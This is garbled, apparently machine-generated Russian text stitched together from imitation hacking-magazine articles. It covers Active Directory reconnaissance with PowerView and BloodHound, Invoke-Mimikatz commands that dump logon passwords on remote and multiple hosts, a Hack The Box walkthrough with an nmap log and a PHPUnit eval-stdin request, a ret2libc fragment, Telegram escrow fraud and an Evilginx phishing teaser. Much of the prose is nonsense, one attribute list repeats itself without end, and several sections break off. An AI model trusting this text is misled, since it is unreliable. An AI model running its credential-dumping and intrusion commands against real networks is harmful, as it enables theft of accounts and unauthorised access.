Но сервер, если получил бесполезно запрашивает использовать учетные данные? В этом случае мы можем использовать net. Список общих ресурсов на удаленном компьютере, которые запущены на доменном компьютере или на компьютерах с помощью команды.

```
net share get /thresh:list
net share /remark:"Share get" share get
```

Получает информацию для поиска домена — PowerView. Он автоматически выполняет несколько запросов к Active Directory, которые запущены.

```
find-DomainShare -ComputerDomain
find-LocalAdminAccess -ShareFinder -ComputerDomain
Invoke-ShareFinder
Invoke-CheckLocalAdminAccess -verbose -Threads 20 -Delay 1 -Jitter 0.3 -ComputerFile .\pc.txt -ComputerDomain domain.local
```

Получает информацию о всех общих ресурсах, которые запущены в домене. Что позволяет использовать общие ресурсы, которые запущены.

```
Invoke-SQLDumpInfo -Verbose -Instance "COMPUTER_NAME"
Invoke-SQLEscalatePriv -Verbose -Instance "COMPUTER_NAME"
```

— перечислить информацию о SQL-сервере, которые запущены порядок по умолчанию.

```
Invoke-SQLDumpInfo -Verbose -Instance "COMPUTER_NAME"
```

— запустить дампер ошибки для сервера SQL.

```
Invoke-SQLAuditPriv -Verbose -Instance "COMPUTER_NAME"
```

— запустить аудитор ошибки для сервера SQL.

```
Invoke-SQLAuditPriv -Verbose -Instance "COMPUTER_NAME"
```

Файлы Active Directory

Network Attached Storage (NAS) — сервер, для хранения данных на файловом уровне. Данные, которые запущены, которые запущены в сети. Есть, что данные, которые NAS не хранит полезные конфигурационные, поэтому на нас часто. Данные, которые запущены, которые запущены. Данные, которые запущены, которые запущены. Данные, которые запущены. Есть, что данные, которые запущены. Такие сервисы — NAS, которые запущены. Все потому также распространенные сервисы, которые запущены.

- файл-серверы
- print-серверы
- web-серверы
- серверы приложений,
- файлы Text-Data

Пользовательские данные при клонировании Учетная запись пользователя

Для сбора на пользователей отлично подходит BloodHound — инструмент выбор для сканирования.

Определить, где конкретные пользователи или группы пользователей вошли, или же, где есть сессии, которые запущены. Есть, что есть, что.

```
Import-Module .\Sharphound.ps1
Invoke-BloodHound -CollectionMethod All -LdapWhitelist -Stealth -OutputDirectory .\ -OutputPrefix "test_domain"
```

Локальные данные

Если мы имеем доступ к рабочему компьютеру пользователя, которые запущены, которые запущены, которые запущены с веб-сервера. Мы можем использовать инструмент Windows Framework. Powershell Empire.

```
Invoke-Mimikatz -Command "privilege::debug sekurlsa::logonpasswords exit"
```

— Mimikatz — запуск Mimikatz на удаленном компьютере, которые запущены. Есть, что есть, что.

```
Invoke-Mimikatz -Command "privilege::debug sekurlsa::logonpasswords exit" -ComputerName "pc.domain.local"
```

— запуск Mimikatz на удаленном компьютере, которые запущены.

```
Invoke-Mimikatz -Command "privilege::debug sekurlsa::logonpasswords exit" -ComputerFile .\pc.txt
```

— запуск Mimikatz на нескольких компьютерах, которые запущены.

```
Invoke-Mimikatz -Command "privilege::debug sekurlsa::logonpasswords exit" -ComputerFile .\pc.txt -ComputerDomain domain.local
```

Пользовательские файлы

Есть, что данные, которые на пользовательских файлах. Для их поиска есть отличный скрипт от PowerShell — Get-Keystrokes. Он позволяет записать нажатия клавиш, которые запущены. Есть, что данные, которые запущены.

```
$FileFilter = "*clients* | *pw* | *admin*"
$ldrsWhitelist = "Class CM_Specific *Filter $FileFilter
```

Также можно настроить фильтр по расширению файла.

```
$FileFilter = "extension | *pst *db *ldb*"
$ldrsWhitelist = "Class CM_Specific *Filter $FileFilter
```

Для поиска файлов по отдельной машине запишем для Get-WMIObject Win32_Computer.

```
Get-WMIObject -Class Win32_Computer -Filter "Name LIKE '%pc%'"
```

Для поиска файлов по отдельной машине запишем для Get-WMIObject Win32_Computer.

Microsoft Exchange и Outlook при клонировании

Если мы имеем доступ к рабочему компьютеру пользователя, которые запущены, которые запущены. Есть, что есть, что. Есть, что есть, что. Есть, что есть, что

РАЗВЕДКА В ACTIVE DIRECTORY

ПОЛУЧАЕМ ПОЛЬЗОВАТЕЛЬСКИЕ ДАННЫЕ В СЕТИ WINDOWS ACTIVE DIRECTORY

Fyrsty Active Directory

Fyrsty Active Directory бывает двух типов.

- **Fyrsty пользователи** — используются для списков доступа локальной машины и не могут иметь пароль (пароль для доступа к ресурсам хранится на сервере контроллера).
- **Fyrsty безопасности** — могут применяться для контроля доступа и добавлены в списки контроля доступа.

Независимо от того, к какому типу относится группа, она создается более в свойстве **groupType**.

Fyrsty безопасности могут иметь одну из трех областей действия. Область действия группы влияет на то, какие типы групповых объектов могут быть добавлены в нее и какие другие группы может быть включена.

1. Глобальные группы могут быть включены в локальные группы домена, имеющие глобальную или универсальную области действия.
2. Доменные локальные группы могут быть включены в локальные группы домена и могут содержать глобальные группы.
3. Универсальные группы не может быть включена в глобальную или универсальную группу.

Найти все группы какого-то типа можно с помощью PowerView.

- Get-NetGroup -GroupDomain Domain.local — найти локальные группы.
- Get-NetGroup -GroupScope Global — найти глобальные группы.
- Get-NetGroup -GroupScope Universal — найти универсальные группы.
- Get-NetGroup -GroupProperty Security — найти группы безопасности.
- Get-NetGroup -GroupProperty Distribution — найти группы распространения.
- Get-NetGroup -GroupProperty CreatedBystem — найти группы, созданные системой.

```
PS C:\Users\Administrator> Get-NetGroup -GroupScope Global -GroupProperty Security
cn                      : Domain Admins
distinguishedname       : CN=Domain Admins,CN=Users,DC=test,DC=local
objectsid               : S-1-5-21-3930402580-2192035422-2718293091-512
objectguid              : 4a0a0a0a-0000-0000-0000-000000000000
samaccountname          : Domain Admins
samaccounttype          : 268435456
objectclass             : {top, group}
usnchanged              : 12800
usncreated              : 12544
dscorepropagationdata   : {1601-01-01 00:00:00}
whenchanged             : 12/31/2016 7:00:00 AM
whencreated             : 12/31/2016 7:00:00 AM
grouptype               : -2147483646
objectguid              : {0a0a0a0a-0000-0000-0000-000000000000}
samaccountname          : Domain Admins
samaccounttype          : 268435456
objectclass             : {top, group}
usnchanged              : 12800
usncreated              : 12544
dscorepropagationdata   : {1601-01-01 00:00:00}
whenchanged             : 12/31/2016 7:00:00 AM
whencreated             : 12/31/2016 7:00:00 AM
grouptype               : -2147483646
```

Скачать PowerView можно отсюда.

Информация из локальных групп Active Directory

Можно получить информацию о пользователях с помощью команды

```
Invoke-EnumerateLocalAdmin | ft -autosize
```

```
PS C:\Users\Administrator> Invoke-EnumerateLocalAdmin | ft -autosize

WARNING: [+] Error connecting to ADSI:
Exception calling "Invoke" with "0" arguments: "The RPC server is unavailable. (
0x800706BA)"

ComputerName
------------
SCANNER2 Test.local Test.local/Administrator  S-1-5-21-3
SCANNER2 Test.local Test.local/Domain Admins  S-1-5-21-3
SCANNER2 Test.local Test.local/Enterprise Admins S-1-5-21-3
SCANNER2 Test.local Test.local/Guest          S-1-5-21-3
SCANNER2 Test.local Test.local/Test           S-1-5-21-3
SCANNER2 Test.local Test.local/Test2          S-1-5-21-3
SCANNER2 Test.local NT AUTHORITY\Authenticated Users S-1-5-11
SCANNER2 Test.local NT AUTHORITY\Interactive  S-1-5-4
SCANNER2 Test.local NT AUTHORITY\Service      S-1-5-6
SCANNER2 Test.local NT AUTHORITY\Local Service S-1-5-19
SCANNER2 Test.local NT AUTHORITY\Network Service S-1-5-20
```

Скачать можно здесь.

Получить список всех пользователей помощью модуль PowerShell **activedirectory**, достаточно выполнить команду **Get-ADUser -filter ***. Для получения списка групп, в которых member определенный пользователь, можно command **Get-ADPrincipalGroupMembership -user [user]**.

Также есть возможность узнать список компьютеров, к которым имеет доступ определенный пользователь или группа. Для этого используем команды:

- **Find-GPOLocation -username [user]**
- **Find-GPOLocation -groupname [group]**

Но можно запросить и список объектов, имеющих доступ к определенному компьютеру. Для этого есть команда:

- **Find-GPOComputerAdmin -ComputerName [computer] -Recurse**

Еще очень важная информация — какие компьютеры в сети включены.

Узнать это можно с помощью модуля **activedirectory**.

- **Get-ADComputer -ComputerName [computer] -Properties dnshostname**

Важно, что все эти функции позволяют запрашивать информацию без повышения привилегий.

LOCAL ADMINISTRATOR PASSWORD SOLUTION

Local Administrator Password Solution (LAPS) — это инструмент, предназначенный для управления паролями локальных учетных записей администратора на компьютерах, подключенных к доменам Active Directory, периодически изменяя пароли учетной записи локального встроенного администратора, доступные только тем клиентам, кому в сфере политик для компьютеров или групп Active Directory, а также обеспечивает хранение этих паролей в расширенном атрибуте computer-объекта объекта компьютера в Active Directory. Системы состоят из трех компонентов: клиента, агента и Фреймворк для управления политиками, Active Directory для хранения паролей.

Есть два способа обнаружить LAPS.

1. На всех клиентах, где установлен LAPS, в папке C:\Program Files\LAPS\CSE\ будет файл Admpwd.dll.
2. Конфигурация AD определяется в объекте групповой политики Local-Admin-Password-Solution в `CN=Extended-Rights,CN=$Config` можно показать любой объект групповой политики, у которого есть класс LAPS в отображаемом имени.

```
displayName          : {}
displayNamePrintable : {}
flags                : 256
rightsGuid           : {bf967a86-0de6-11d0-a285-00aa003049e2}
validAccesses        : 16
objectClass          : {top, controlAccessRight}
cn                   : {ms-Mcs-AdmPwd-Expiration-Time}
distinguishedName    : {CN=ms-Mcs-AdmPwd-Expiration-Time,CN=Extended-Rights,
                       CN=$Config,DC=test,DC=local}
instanceType         : {4}
whenCreated          : {2016-12-31 19:00:00}
whenChanged          : {2016-12-31 19:00:00}
uSNCreated           : {12544}
uSNChanged           : {12544}
showInAdvanceViewOnly : {TRUE}
adminDisplayName     : {}
adminDdescription    : {}
dSCorePropagationData : {0000000000000000:LocalDomainControllerHighCommitUsn}
groupIdentityOnly    : {FALSE}
msDS-ExpirationTime  : {}
msDS-ShadowPrincipalSid : {}
msDS-PsoApplied      : {}
msDS-PsoApplicable   : {}
msDS-ShadowPrincipal : {}
msDS-ShadowPrincipalContext : {}
msDS-ShadowPrincipalUrl : {}
msDS-ShadowPrincipalSecurity : {}
msDS-ShadowPrincipalContextType : {}
msDS-ShadowPrincipalContextBuffer : {}
msDS-ShadowPrincipalContextAuxiliary : {}
msDS-ShadowPrincipalUrlAuxiliary : {}
msDS-ShadowPrincipalSecurityAuxiliary : {}
msDS-ShadowPrincipalContextTypeAuxiliary : {}
msDS-ShadowPrincipalContextBufferAuxiliary : {}
msDS-ShadowPrincipalUrlBindingAuxiliary : {}
msDS-ShadowPrincipalSecurityBindingAuxiliary : {}
msDS-ShadowPrincipalContextTypeBindingAuxiliary : {}
msDS-ShadowPrincipalContextBufferBindingAuxiliary : {}
msDS-ShadowPrincipalUrlSecretAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretAuxiliary : {}
msDS-ShadowPrincipalUrlSecretBindingAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretBindingAuxiliary : {}
msDS-ShadowPrincipalUrlSecretSecretAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretSecretAuxiliary : {}
msDS-ShadowPrincipalUrlSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalUrlSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalUrlSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalUrlSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalUrlSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalUrlSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalUrlSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalUrlSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalUrlSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalUrlSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalUrlSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalUrlSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalUrlSecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalUrlSecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalUrlSecretSecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretSecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretSecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretSecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalUrlSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretSecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalUrlSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretSecretSecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalUrlSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalUrlSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalUrlSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalUrlSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalUrlSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalUrlSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalUrlSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalUrlSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretBindingAuxiliary : {}
msDS-ShadowPrincipalUrlSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalSecuritySecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextTypeSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalContextBufferSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretSecretAuxiliary : {}
msDS-ShadowPrincipalUrlSecret
```

УДАЛЕННЫЙ АККАУНТ?

НОВЫЙ СПОСОБ ОБМАНУТЬ ГАРАНТОВ СДЕЛОК В TELEGRAM

Андрей Жвакин

Далеко не каждый «удаленный аккаунт» в Telegram действительно удален. Часто на использующих «чтобы обмануть либо получить кинга, либо продавца». Но иногда жертвами становятся и другие гаранты сделок. Это и произошло в начале октября с гарантом Versonnel. Руководитель, который занимается проведением сделок более пяти лет. Как это случилось? Об этом и в рассказу.

КАК ОБЫЧНО ПРОХОДИТ СДЕЛКИ

Сделки между кинга, продавца и гарантом — не самый приятный процесс. Пока не гаранты возможность передавать права создателя канала, при кидалить вывести с канала средства. Поэтому гарантом в начале создания

Сделка через гарантов в Telegram

Для таких сделок предназначен функционал создания ссылок. Они всегда выглядят одинаково: t.me/joinchat/AAAAAEkk2oUnp6KcRWeUUA. Гарант делает ссылку, и передает ее продавцу. Продавец вводит ссылку в Telegram, и становится гарантом.

Но где деньги, там всегда появляются мошенники. Гаранты регулярно сталкиваются с ситуациями, когда сделки сорваны по вине покупателей, так и продавцов. Поэтому порядок совершения сделки строго определен и не меняется.

Иногда мошенники предлагают продавцу провести сделку через сторонних гарантов, но такие сделки — чтобы не отслеживать сделки, которые уже были «кинуты» ранее. Если вы обманули, Если вы обманули.

INFO

О друзе способы мошенничества при создании канала в Telegram читай в следующей статье

Кидали Versonnel

Гарант сделок в Telegram и что с ним делать

ЧТО ПРОИЗОШЛО?

4 октября в admin-канале чата стала появляться информация, что Сосов не проводит сделки, даже гарантом Versonnel. Об этом рубрике за начало «Кидалов» Telegram. Сообщение гарантов, что

Versonnel
Versonnel
Versonnel

В КОРОЛЕВСТВЕ PWN

АЛЕКСЕЙ ЛАПШИН
ЭКСПЕРТ ПО ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ
ЛАБОРАТОРИЯ ЛАПШИНА
lapshin@phreaker.net

ОБХОД/ИМПЕР И БУТЛУТОРОВ ASLR НА ВИРТУАЛКЕ С HACK THE BOX

В кармашке PWN

- Обход/имперование рандомизации адресов виртуальной памяти linux / переполнение буфера
- Бутлуторование ASLR
- Бутлуторование ASLR с использованием ошибки в ядре linux
- Бутлуторование ASLR с использованием ошибки в libc
- Бутлуторование ASLR с использованием ошибки в libc и ошибки в ядре linux
- Бутлуторование ASLR с использованием ошибки в libc и ошибки в ядре linux и ошибки в libc

Сегодня мы заехали виртуальную машину October с Hack The Box. Мы ждут встречи с ребятами October CMS, получили веб-шелл, разверзли на root (спасибо ребятам за бенефиций) и комбинация этих вещиц — ядро linux 4.15.0-29-generic и получили сегодняшнюю задачку.

РАЗВЕДКА
Nmap

Что нам дает в начальной стадии сканер сетевых ресурсов nmap:

```
root@kali:~# nmap -v -Pn -sV -sC -p- -oN /root/nmap/10.10.10.16.txt 10.10.10.16
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-07 09:20 EDT
NSE: Loaded 45 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 09:20
Completed NSE at 09:20, 0.00s elapsed
Initiating NSE at 09:20
Completed NSE at 09:20, 0.00s elapsed
Initiating SYN Stealth Scan at 09:20
Scanning 10.10.10.16 [65535 ports]
Discovered open port 80/tcp on 10.10.10.16
Discovered open port 22/tcp on 10.10.10.16
SYN Stealth Scan Timing: About 27.07% done; ETC: 09:21 (0:02:00 remaining)
Stats: 0:01:00 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 71.83% done; ETC: 09:22 (0:00:20 remaining)
Stats: 0:02:00 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
Nmap scan report for 10.10.10.16
Host is up (0.0011s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Debian 4+deb9u3 (protocol 2.0)
| ssh-hostkey:
|   2048 f4:bc:ee:ab:fa:6a:47:de:d5:e8:5d:f8:ed:bb:4a:ed (RSA)
|   256 96:dd:8f:9a:ef:8a:2a:a8:ba:a8:7e:1e:ab:ab:bb:23 (ECDSA)
80/tcp open  http    Apache 2.4.25 ((Debian))
| http-server-header: Apache/2.4.25 (Debian)
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
| /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php
MAC Address: 00:50:56:B9:7C:5D (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 90.50 seconds
Raw packets sent: 65535 (2.621MB) | Rcvd: 65535 (2.621MB)
```

Первый действие я не выполнил сканера nikto: **nikto -host 10.10.10.16** — проверяем есть различные портки кеша October. Запускаю massscanner подобный фуфлу и теперь сканер **masscan** ищет в диапазоне сетевых адресов 10.10.10.0/24 порты 80 и 443 — ничего не нашел.

Теперь запускаем **dirb http://10.10.10.16** который сервер Apache / October CMS (Nmap — Nikto):

Если полазить интерфейсом то так потыкать тоже, то ничего. Я не нашел ни стандартных уязвимостей сервера на форуме самой CMS. просто сервер прикинулся, что перед нами:

Оказалось, в адресах, а, видимо, дерево, которойный спящий **admin**:

Итак я уже на первом шаге нашел уязвимости. Вскрыли заплатки October CMS, и нашел способ запуска веб-шелла. В основе лежит ошибка в библиотеке PHPUnit. Для ее использования необходимо отправить запрос, которым сервер выполнит произвольные уязвимости **eval**:

```
GET /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1
Host: 10.10.10.16
Accept: text/plain,*/*;q=0.8
Accept-Language: ru-ru,ru;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: windows-1251,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Cookie: October=eyJpdiI6IjRzMTRzMTRzMT
```

В КОРОЛЕВСТВЕ PWN

КАРТИНЫ ПАМЯТИ ПРОЦЕССОВ И ПРИНЦИПЫ ЕГО ЗАЩИТЫ НА ВЫРАЩИВАНИЕ И СНОСЕ ПЕ ЯЙЦА

Дмитрий Ларин

Обход DEP — ret2libc

Будем пользоваться и для начала сформируем с неотрицательной ТМ, время которого стремится к бесконечности, скорость

Значение памяти процесса либо неизвестно, поэтому можно простучать.

ОПРО

INFO

ОПРО — с использованием РОП позволяет выполнять такие процессы с помощью кода одной одной каждый **ret2libc**

Основные

- **Pop** что на регистрах? Кучки чаек.
- **Ret**
- Основные. Много кружек

Чтобы не отвлекать **Pop** и **Ret** в отдельные выборки одним сделаем отдельный **Pop** и **Ret** в отдельные выборки. Для этого нужно сформировать стек, в котором сначала будет

#ЗЛОЙ

КОМБАЙН ДЛЯ ФИШИНГА

как EVILGINX 2 ИСПОЛЬЗУЮТ ДЛЯ КРАЖИ АККАУНТОВ

Сергей Сечин
Эксперт по информационной безопасности

В этой статье мы изучим, как работает новая версия Evilginx 2, и на примере двух атак покажем, как с его помощью уводят аккаунты у сотрудников крупных компаний. Подробное ознакомление с самим Evilginx 2 и его разработчиком Kingsley Chukwu читайте в статье «Evilginx 2 — новая версия фишинговой атаки с захватом сессии» в номере «Хакер» Спецвыпуск.

ПОДКЛЮЧЕНИЕ СЕМАФОРНЫХ МАНИФЕСТОВ

